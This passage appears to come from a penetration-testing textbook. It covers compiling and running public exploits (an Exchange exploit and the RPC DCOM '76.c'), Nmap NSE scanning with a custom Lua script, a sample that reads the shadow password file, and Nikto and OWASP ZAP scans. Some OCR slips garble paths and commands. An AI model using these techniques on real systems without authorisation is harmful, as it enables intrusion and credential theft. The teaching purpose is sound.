Exploits presented as scripts such as Perl, Ruby, and PHP authentication are relatively easy to implement. For example, if the target is a Microsoft Exchange 2019 server that may be vulnerable to remote code execution using valid credentials, copy the exploit to the `root` directory and then execute as a standard Python file, as shown in *Figure 4.2*:




Figure 4.2: Running the Python script from exploitdb for the Microsoft exchange server vulnerability

Many of the exploits are available as source code that must be compiled before use. For example, a search for Windows RPC-specific vulnerabilities identifies several possible exploits.

The RPC DCOM vulnerability identified as `76.c` is known from practice to be relatively stable. So, we will use it as an example. To compile this exploit, copy it from the storage directory to the `/tmp` directory. In that location, compile it using GCC with the command that follows:

```
root@kali:~# gcc 76.c -o exploit
```

This will use the GNU Compiler Collection application to compile `76.c` to a file with the output (`-o`) name of `76.exe`, as shown in *Figure 4.3*:




Figure 4.3: Compiling the c file to create the exploit executable

Although we get some warnings and a note, the compilation was successful without any error messages. When you invoke the application against the target, you must call the executable (which is not stored in the `/tmp` directory) using a symbolic link as follows:

```
root@kali:~# ./exploit
```

The source code for this exploit is well documented and the required parameters are clear at execution, as shown in *Figure 4.4*:




Figure 4.4: Running the compiled exploit

Unfortunately, not all exploits from the Exploit database and other public sources compile as readily as `76.c`. There are several issues that make the use of such exploits problematic, even dangerous, for penetration testers, which are listed as follows:

- Deliberate errors or incomplete source code are commonly encountered as experienced developers attempt to keep exploits away from inexperienced users, especially beginners who are trying to compromise systems without knowing the risks that go with their actions.
- Exploits are not always sufficiently documented; after all, there is no standard that governs the creation and use of code intended to be used to compromise a data system. As a result,

they can be difficult to use, particularly for testers who lack expertise in application development.

- Inconsistent behaviors due to changing environments (new patches applied to the target system and language variations in the target application) may require significant alterations to the source code; again, this may require a skilled developer.
- There is always the risk of freely available code containing malicious functionalities. A penetration tester may think that they are conducting a **proof of concept** (**POC**) exercise and will be unaware that the exploit has also created a backdoor in the application being tested that could be used by the developer.

To ensure consistent results and create a community of coders who follow consistent practices, several exploit frameworks have been developed. The most popular exploitation framework is the Metasploit framework, and we will explore more about Metasploit in *Chapter 10, Exploitation*.

Next, let's explore the different tools that penetration testers can leverage during vulnerability scanning.

Vulnerability scanning with Nmap

There are no security operating distributions without Nmap. So far, we have discussed how to utilize Nmap during active reconnaissance, but attackers don't just use Nmap to find open ports and services, but also engage Nmap to perform the vulnerability assessment. As of December 21, 2021, the latest version of Nmap is 7.92 and it ships with 600+ NSE scripts, as shown in *Figure 4.5*:




Figure 4.5: Viewing all the scripts in the usrshare/nmap/scripts folder

Penetration testers utilize Nmap's most powerful and flexible features, which allow them to write their own scripts and also

automate them to simplify the exploitation. Primarily, the NSE was developed for the following reasons:

- **Network discovery**: The primary purpose that attackers utilize Nmap for is network discovery, as we learned in the active reconnaissance section in *Chapter 3*, *Active Reconnaissance of External and Internal Networks*.
- **Classier version detection of a service**: There are thousands of services with multiple version details for the same service, so Nmap makes it easier to identify the service.
- **Vulnerability detection**: To automatically identify vulnerability in a vast network range; however, Nmap cannot be a full vulnerability scanner in itself.
- **Backdoor detection**: Some of the scripts are written to identify the pattern of backdoors. If there are any worms infecting the network, it makes the attacker's job easy to narrow down and focus on taking over the machine remotely.
- **Vulnerability exploitation**: Attackers can also potentially utilize Nmap to perform exploitation in combination with other tools, such as Metasploit, or write custom reverse shell code and combine Nmap's capability with them for exploitation.

Before firing up Nmap to perform a vulnerability scan, penetration testers must update the Nmap script database to see whether there are any new scripts added to the database, so that they don't miss the vulnerability identification:

```
sudo nmap --script-updatedb
```

Use the following to run all the scripts against the target host:

```
sudo nmap -T4 -A -sV -v3 -d -oA Target output --script al
```

Introduction to Lua scripting

Lua is a lightweight embeddable scripting language that is built on top of the C programming language, was created in Brazil in 1993, and is still actively developed. It is a powerful and fast programming language mostly used in gaming applications and image processing. The complete source code, manual, and binaries for some platforms do not go beyond 1.44 MB (which is less than a floppy disk). Some of the security tools that are developed in Lua are Nmap, Wireshark, and Snort 3.0.

One of the reasons why Lua was chosen to be the scripting language in information security is its compactness, no buffer overflows and format string vulnerabilities, and because it can be interpreted.

Lua can be installed directly in Kali Linux by issuing the `sudo apt install lua5.4` command in the terminal. The following code extract is the sample script to read the file and print the first line:

```
#!usrbin/lua
local file = io.open("etcshadow", "r")
contents = file:read()
file:close()
print (contents)
```

Lua is similar to any other scripting, such as Bash and Perl scripting. The preceding script should produce the output shown in *Figure 4.6*:




Figure 4.6: Running a Lua script to display the etcshadow file

Customizing NSE scripts

To achieve maximum effectiveness, the customization of scripts helps penetration testers to find the right vulnerabilities in a timely fashion. However, most of the time, attackers do not have the time to write one. The following code extract is a Lua NSE script to identify a specific file location that we will search for on the entire subnet using Nmap:

```
local http=require 'http'
description = [[ This is my custom discovery on the netwc
categories = {"safe","discovery"}
require("http")
function portrule(host, port)
  return port.number == 80
end

function action(host, port)
  local response
  response = http.get(host, port, "/config.php")
  if response.status and response.status ~= 404
    then
    return "successful"
  end
end
```

Save the file into the `usrshare/nmap/scripts/` folder. Finally, your script is ready to be tested, as shown in *Figure 4.7*; you must be able to run your own NSE script without any problems:




Figure 4.7: Running our newly created Nmap script

To completely understand the preceding NSE script, here is a description of what is in the code:

- `local http: require'http'`: This calls the right library from Lua; this line calls the HTTP script and makes it a local request.
- `description`: This is where testers/researchers can enter the description of the script.
- `categories`: This typically has two variables, one of which declares whether it is safe or intrusive.

Web application vulnerability scanners

Vulnerability scanners suffer from the common shortcomings of all scanners (scanners can only detect the signature of a known vulnerability; they cannot determine if the vulnerability can actually be exploited; there is a high incidence of false-positive reports). Furthermore, web vulnerability scanners cannot identify complex errors in business logic, and they do not accurately simulate the complex chained attacks used by hackers.

In an effort to increase reliability, most penetration testers use multiple tools to scan web services. When multiple tools report that a particular vulnerability may exist, this consensus will direct the tester to areas that may require manually verifying the findings.

Kali comes with an extensive number of vulnerability scanners for web services and provides a stable platform for installing new scanners and extending their capabilities. This allows penetration testers to increase the effectiveness of testing by selecting scanning tools that do the following:

- Maximize the completeness (the total number of vulnerabilities that are identified) and accuracy (the vulnerabilities that are real and not false-positive results) of testing.
- Minimize the time required to obtain usable results.
- Minimize the negative impacts on the web services being tested. This can include slowing down the system due to an

increase in traffic throughput. For example, one of the most common negative effects is a result of testing forms that input data to a database, and then emailing an individual providing an update of the change that has been made; uncontrolled testing of such forms can result in more than 30,000 emails being sent!

There is significant complexity in choosing the most effective tool. In addition to the factors already listed, some vulnerability scanners will also launch the appropriate exploit and support post-exploit activities. For our purposes, we will consider all tools that scan for exploitable weaknesses to be vulnerability scanners. Kali provides access to several different vulnerability scanners, including the following:

- Scanners that extend the functionality of traditional vulnerability scanners to include websites and associated services (for example, the Metasploit framework and Websploit)
- Scanners that extend the functionality of non-traditional applications, such as web browsers, to support web service vulnerability scanning (OWASP Mantra)
- Scanners that are specifically developed to support reconnaissance and exploit detection in websites and web services (Arachni, Nikto, Skipfish, WPScan, joomscan, and so on)

Nikto

Nikto is one of the most utilized active web application scanners. It performs comprehensive tests against web servers. Its basic functionality is to check for 6,700+ potentially dangerous files or programs, along with outdated versions of servers and vulnerabilities specific to versions of over 270 servers. Nikto identifies server misconfiguration, index files, and HTTP methods, and also finds the installed web server and the software version. Nikto is released based on Open-General Public License versions (https://opensource.org/licenses/gpl-license).

Nikto is a Perl-based opensource scanner that allows IDS evasion and user changes to scan modules; however, this original web scanner is beginning to show its age and is not as accurate as some of the more modern scanners.

Most testers start testing a website by using Nikto, a simple scanner (particularly concerning reporting) that generally provides accurate but limited results; a sample output of this scan is shown in *Figure 4.8*:




Figure 4.8: Running Nikto against the target on port 80

Customizing Nikto

The latest version of Nikto is 2.1.6. The community allowed developers to debug and call specific plugins. These plugins can be customized accordingly from the previous version. You can acquire a listing of all the plugins, and then you specify a specific plugin to perform the scan. There are currently around 35 plugins that can be utilized by penetration testers; *Figure 4.9* provides the list of plugins that are currently available in the latest version of Nikto:




Figure 4.9: Listing all the plugins in Nikto

For example, if attackers find banner information denoting Apache server 2.4.0, Nikto can be customized to run specific plugins for Apache user enumeration by running the following command:

```
sudo nikto -h target.com -Plugins "apacheusers(enumerate,
```

Penetration testers should be able to see the following information:

Figure 4.10: Running Nikto with a specific plugin

When the Nikto plugin is run successfully, the `apacheusers.xml` output file should include the active users on the target host.

Attackers can also point Nikto scans to Burp or any proxy tool with `nikto.pl -host <hostaddress> -port <hostport> -useragentnikto -useproxy http://127.0.0.1:8080`.

The next step is to use more advanced scanners that scan a larger number of vulnerabilities; in turn, they can take significantly longer to run to completion. It is not uncommon for complex vulnerability scans (as determined by the number of pages to be scanned as well as the site's complexity, which can include multiple pages that permit user input, such as search functions or forms that gather data from the user for a backend database) to take several days to be completed.

OWASP ZAP

One of the most effective scanners based on the number of verified vulnerabilities discovered is OWASP ZAP. This tool is not preinstalled in Kali Linux 2021. This tool is based on the fork from the Paros proxy tool. The latest version is 2.11.1 and was released on 11 December 2021. It can be installed by running `sudo apt install zaproxy` from a terminal and opened by running `zaproxy`, which should lead us to *Figure 4.11*:




Figure 4.11: Loading the OWASP ZAP 2.11.1

Once the application is launched, it should ask if you want the session to be persistent or temporary. Make the most appropriate choice for your situation. One of the features of this scanner is that it can be used as a standalone automatic scanner and as a proxy tool to test only the relevant sections of the web application under test. Update all the plugins before we kick off the scanning activity to maximize the output. If you choose to use the automated scanner, the tool should present you with the following screen to enter the target URL and the option to use the traditional spider and/or the AJAX Spider. If the AJAX Spider is chosen, then the application is going to use the browser to crawl through every link on the website and capture them for the next phase: performing an active scan. Use the manual/proxy approach to keep the network traffic/web requests low and focus the testing without creating huge noise at the target web server logs, which can trigger alarms or cause denial of service. Unlike any other scanners, this tool may produce false positives:




Figure 4.12: Initiating an OWASP ZAP automated scan

To test for specific vulnerabilities, you can choose which modules to enable by navigating to **Analyse and Scan Policy Manager** from the main menu. This should bring you to the **Scan Policy Manager** window. Select **Default Policy** and click on **Modify**, which should bring you to *Figure 4.13*. You should now be able to modify the relevant attacks:




Figure 4.13: Customizing the scan policy for the automated scan

ZAP scans a target and classifies the vulnerabilities as high, medium, low, and informational in the form of alerts. You can click on the identified results to drill down to specific findings. OWASP ZAP can help you find vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, SQL injection, and remote OS command injection. Once the scan is complete, you should be able to see the following screen with the folder structure of the target, alerts, and other activities (active scan/spider/AJAX Spider) that are performed by the scanner:




Figure 4.14: Listing all the vulnerabilities identified by OWASP ZAP in the Alerts section

Also, OWASP ZAP provides special features in the **Proxy** section, which allow penetration testers to query the request and observe the response to perform the validation, which we call manual PoC.

Tools such as OWASP DirBuster can also be utilized by the attackers to define their own user agent or mimic any well-known user agent headers, such as an IRC bot or Googlebot, and also configure the maximum number of total descendants and sub-processes, and the number of paths that can be traversed. For example, if the spider reveals `www.target.com/admin/`, there is a dictionary to add to the URL as `www.target.com/admin/secret/`, and the maximum by default is set to `16`, which means the tool will scan up to 16 folder possibilities. But attackers would be able to drill down by utilizing other tools to maximize the effectiveness of the tool and would select precisely the right number of paths. Also,

if any protection mechanisms were in place, such as WAF or network-level IPS, penetration testers can select to scan the target with a small number of connections per second to send to the target.

